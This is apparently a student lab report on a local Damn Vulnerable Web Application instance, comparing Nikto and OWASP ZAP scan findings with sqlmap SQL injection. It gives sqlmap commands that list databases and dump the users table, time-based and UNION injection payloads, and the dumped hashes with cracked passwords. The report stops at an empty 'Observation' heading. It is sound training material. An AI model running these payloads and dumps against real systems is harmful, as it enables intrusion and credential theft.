Project 3: Automated vs. Manual Testing

1. Objective

The objective of this project is to analyze and compare the effectiveness of automated vulnerability scanning tools with manual penetration testing techniques. This comparison is performed using the Damn Vulnerable Web Application (DVWA) to understand:

- What vulnerabilities are detected by automated scanners
- What vulnerabilities require manual testing to identify and exploit
- The strengths and weaknesses of automated security scanners

2. Environment Setup

Component	Details
Operating System	Kali Linux
Target Application	Damn Vulnerable Web Application (DVWA)
Target URL	http://127.0.0.1/DVWA
Tools Used	Nikto, OWASP ZAP, sqlmap, Burp Suite

3. Methodology

The project was carried out in the following phases:

1. **Automated Scanning**
   - Nikto
   - OWASP ZAP
2. **Manual Testing**
   - SQL Injection testing using crafted payloads
   - Request analysis via browser and Burp Suite
3. **Comparison and Analysis**
4. **Conclusion**

4. Automated Testing Results

4.1 Nikto Scan

Command Used


```
nikto -h http://localhost/DVWA -o nikto_results.txt
```

Key Findings (Extracted from nikto_results.txt)

- Missing security headers:
  - X-Frame-Options
  - X-Content-Type-Options
- Allowed HTTP methods: GET, POST, OPTIONS
- Directory indexing enabled:
  - /DVWA/config/
  - /DVWA/tests/
  - /DVWA/database/
  - /DVWA/docs/
- Sensitive files discovered:
  - .git/config
  - .git/HEAD
  - .dockerignore
- Login interface detected:
  - /DVWA/login.php

Observation

Nikto successfully identified **server misconfigurations, exposed directories, and missing security headers**, but did not exploit application-level vulnerabilities such as SQL Injection.



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://127.0.0.1/DVWA -output nikto_results.txt

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    127.0.0.1
+ Target Port:        80
+ Start Time:         2025-12-14 11:45:41 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.65 (Debian)
+ /DVWA/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer
.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /DVWA/: The X-Content-Type-Options header is not set. This could allow the user agent to re
nder the content of the site in a different fashion to the MIME type. See: https://www.netspa
rker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page /DVWA redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /DVWA///etc/hosts: The server install allows reading of any system file by adding an extra
'/' to the URL.
+ /DVWA/config/: Directory indexing found.
+ /DVWA/config/: Configuration information may be available remotely.
+ /DVWA/tests/: Directory indexing found.
+ /DVWA/tests/: This might be interesting.
+ /DVWA/database/: Directory indexing found.
+ /DVWA/database/: Database directory found.
+ /DVWA/docs/: Directory indexing found.
+ /DVWA/login.php: Admin login page/section found.
+ /DVWA/.git/index: Git Index file may contain directory listing information.
+ /DVWA/.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /DVWA/.git/config: Git config file found. Infos about repo details may be present.
+ /DVWA/.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /DVWA/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP ba
ckdoor file manager was found.
+ /DVWA/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts
: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file
 manager was found.
+ /DVWA/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP bac
kdoor file manager was found.
+ /DVWA/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor fil
```


Figure 1: *Nikto scan output showing exposed directories and missing headers*

4.2 OWASP ZAP Scan

Tool: OWASP ZAP 2.16.1
Target: http://127.0.0.1/DVWA
Scan Type: Passive + Active Scan

4.2.1 Alert Summary

Risk Level	Count
Medium	4
Low	3
Informational	3
High	0
Total Alerts	**10**



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://127.0.0.1/DVWA Select...

Use traditional spider: ☑

Use ajax spider: If Modern with Firefox

New Scan Progress: 0: http://127.0.0.1/DVWA 42% Current Scans: 1 Num Requests: 938 New Alerts: 0 Export


ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
1,456	12/14/25, 11:51:05 AM	12/14/25, 11:51:05 AM	GET	http://127.0.0.1/favicon.ico	404	Not Found	51...	217 bytes	271 bytes
1,457	12/14/25, 11:51:05 AM	12/14/25, 11:51:05 AM	GET	http://127.0.0.1/icons/back.gif	200	OK	6 ms	283 bytes	216 bytes
1,458	12/14/25, 11:51:05 AM	12/14/25, 11:51:05 AM	GET	http://127.0.0.1/icons/blank.gif	200	OK	13...	283 bytes	148 bytes
1,459	12/14/25, 11:51:05 AM	12/14/25, 11:51:05 AM	GET	http://127.0.0.1/icons/folder.gif	200	OK	18...	283 bytes	225 bytes

Alerts 0 2 3 2 Main Proxy: localhost:8080 Current Status 0 0 1 0 0 0 0 0 0 0

OWASP ZAP alert summary dashboard

4.2.2 Medium Risk Findings

1. **Content Security Policy (CSP) Header Not Set**
   - URL: /robots.txt
   - Impact: Increased risk of XSS and injection attacks
2. **Directory Browsing Enabled**
   - URL: /DVWA/dvwa/css/
   - Impact: Exposure of internal file structure
3. **Hidden File Found**
   - URL: /server-status
   - Impact: Possible leakage of server performance and internal details
4. **Missing Anti-clickjacking Header**
   - URL: /DVWA
   - Impact: Application vulnerable to clickjacking attacks




```
Alerts (10)
  Content Security Policy (CSP) Header Not Set (4
    GET: http://127.0.0.1/DVWA
    GET: http://127.0.0.1/DVWA/login.php
    GET: http://127.0.0.1/robots.txt
    GET: http://127.0.0.1/sitemap.xml
  Directory Browsing (3)
  Hidden File Found
  Missing Anti-clickjacking Header (2)
  Cookie without SameSite Attribute
  Server Leaks Version Information via "Server" HT
  X-Content-Type-Options Header Missing (4)
  Authentication Request Identified
  Session Management Response Identified (2)
  User Agent Fuzzer (84)
```

```
Content Security Policy (CSP) Header No
t Set
URL:             http://127.0.0.1/robots.txt
Risk:            Medium
Confidence:      High
Parameter:
Attack:
Evidence:
CWE ID:          693
WASC ID:         15
                 Passive (10038 - Content Se
Source:          curity Policy (CSP) Header No
                 t Set)
Alert Reference: 10038-1
Input Vector:
Description:
 Content Security Policy (CSP) is an added
 layer of security that helps to detect and
 mitigate certain types of attacks,
 including Cross Site Scripting (XSS) and
Other Info:
```

ZAP Medium-risk vulnerability alerts

4.2.3 Low Risk Findings

- Server version disclosure via HTTP headers
- Cookie without SameSite attribute
- Missing X-Content-Type-Options header




```
Alerts (10)
  Content Security Policy (CSP) Header Not Set (4
  Directory Browsing (3)
  Hidden File Found
  Missing Anti-clickjacking Header (2)
  Cookie without SameSite Attribute
    GET: http://127.0.0.1/DVWA/
  Server Leaks Version Information via "Server" HT
  X-Content-Type-Options Header Missing (4)
  Authentication Request Identified
  Session Management Response Identified (2)
  User Agent Fuzzer (84)
```

```
Cookie without SameSite Attribute
URL:             http://127.0.0.1/DVWA/
Risk:            Low
Confidence:      Medium
Parameter:       security
Attack:
Evidence:        Set-Cookie: security
CWE ID:          1275
WASC ID:         13
                 Passive (10054 - Cookie with
Source:          out SameSite Attribute)
Alert Reference: 10054-1
Input Vector:
Description:
 A cookie has been set without the
 SameSite attribute, which means that
 the cookie can be sent as a result of a
 'cross-site' request. The SameSite
Other Info:
```

ZAP Low-risk header issues

4.2.4 Informational Findings

- Authentication request identification
- Session management detection
- User agent fuzzing activity



Alerts (10)
- Content Security Policy (CSP) Header Not Set (4
- Directory Browsing (3)
- Hidden File Found
- Missing Anti-clickjacking Header (2)
- Cookie without SameSite Attribute
- Server Leaks Version Information via "Server" HT
- X-Content-Type-Options Header Missing (4)
- Authentication Request Identified
  - POST: http://127.0.0.1/DVWA/login.php
- Session Management Response Identified (2)
- User Agent Fuzzer (84)

Authentication Request Identified

URL: http://127.0.0.1/DVWA/login.php
Risk: Informational
Confidence: High
Parameter: Login
Attack:
Evidence: password
CWE ID:
WASC ID:
Source: Passive (10111 - Authentication Request Identified)
Input Vector:

Description:
The given request has been identified as an authentication request. The 'Other Info' field contains a set of key=value lines which identify any relevant fields. If

Other Info:
userParam=Login
userValue=Login
passwordParam=password
referer=http://127.0.0.1/DVWA/login.php

Solution:
This is an informational alert rather than a

ZAP informational alerts

4.3 :sqlmap

Commands Used

Identify databases

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=low; PHPSESSID=2ba5f7fd77f1bc725a2efe0d2f636c69" --batch
--dbs
```

List tables in DVWA database


```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=low; PHPSESSID=2ba5f7fd77f1bc725a2efe0d2f636c69" -D dvwa
-tables --batch
```

Dump 'users' table


```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=low; PHPSESSID=2ba5f7fd77f1bc725a2efe0d2f636c69" -D dvwa
-T users --dump --batch
```

Findings


- SQL Injection detected on the id parameter
- Time-based and UNION-based SQL Injection confirmed
- dvwa.users table extracted, revealing weak credentials



```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)
values? [Y/n] Y
[12:23:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:23:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
one other (potential) technique found
[12:23:29] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the righ
t number of query columns. Automatically extending the range for current UNION query injection technique test
[12:23:29] [INFO] target URL appears to have 2 columns in query
[12:23:29] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9203 FROM (SELECT(SLEEP(5)))HZGO) AND 'vLri'='vLri&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176626a71,0x4e614943706464755a417a5457535071765a524950434c4c5
753686d66467678454c796453695166,0x716b787171)-- -&Submit=Submit
---
[12:23:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[12:23:29] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[12:23:29] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[12:23:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 12:23:29 /2025-12-14/
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=2ba5f7fd77f1bc725a2efe0d2f636c69" \
-D dvwa -tables --batch

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.10#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 12:27:32 /2025-12-14/

[12:27:32] [INFO] resuming back-end DBMS 'mysql'
[12:27:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9203 FROM (SELECT(SLEEP(5)))HZGO) AND 'vLri'='vLri&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176626a71,0x4e614943706464755a417a5457535071765a524950434c4c5
753686d66467678454c796453695166,0x716b787171)-- -&Submit=Submit
---
[12:27:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[12:27:32] [INFO] fetching tables for database: 'dvwa'
[12:27:32] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[4 tables]
+--------------+
| access_log   |
| guestbook    |
| security_log |
| users        |
+--------------+

[12:27:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```



```
Database: dvwa
Table: users
[5 entries]
+---------+-------+---------+---------------------------------+---------------------------------------------+-----------+-------
----+---------------------+--------------+-----------------+
| user_id | role  | user    | avatar                          | password                                    | last_name | first_n
ame | last_login          | failed_login | account_enabled |
+---------+-------+---------+---------------------------------+---------------------------------------------+-----------+-------
----+---------------------+--------------+-----------------+
| 1       | admin | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin
    | 2025-12-13 10:22:08 | 0            | 1               |
| 2       | user  | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon
    | 2025-12-13 10:22:08 | 0            | 1               |
| 3       | user  | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack
    | 2025-12-13 10:22:08 | 0            | 1               |
| 4       | user  | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo
    | 2025-12-13 10:22:08 | 0            | 1               |
| 5       | user  | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob
    | 2025-12-13 10:22:08 | 0            | 1               |
+---------+-------+---------+---------------------------------+---------------------------------------------+-----------+-------
----+---------------------+--------------+-----------------+

[12:29:24] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[12:29:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 12:29:24 /2025-12-14/
```

sqlmap output showing SQLi detection and database dump.

Observation:

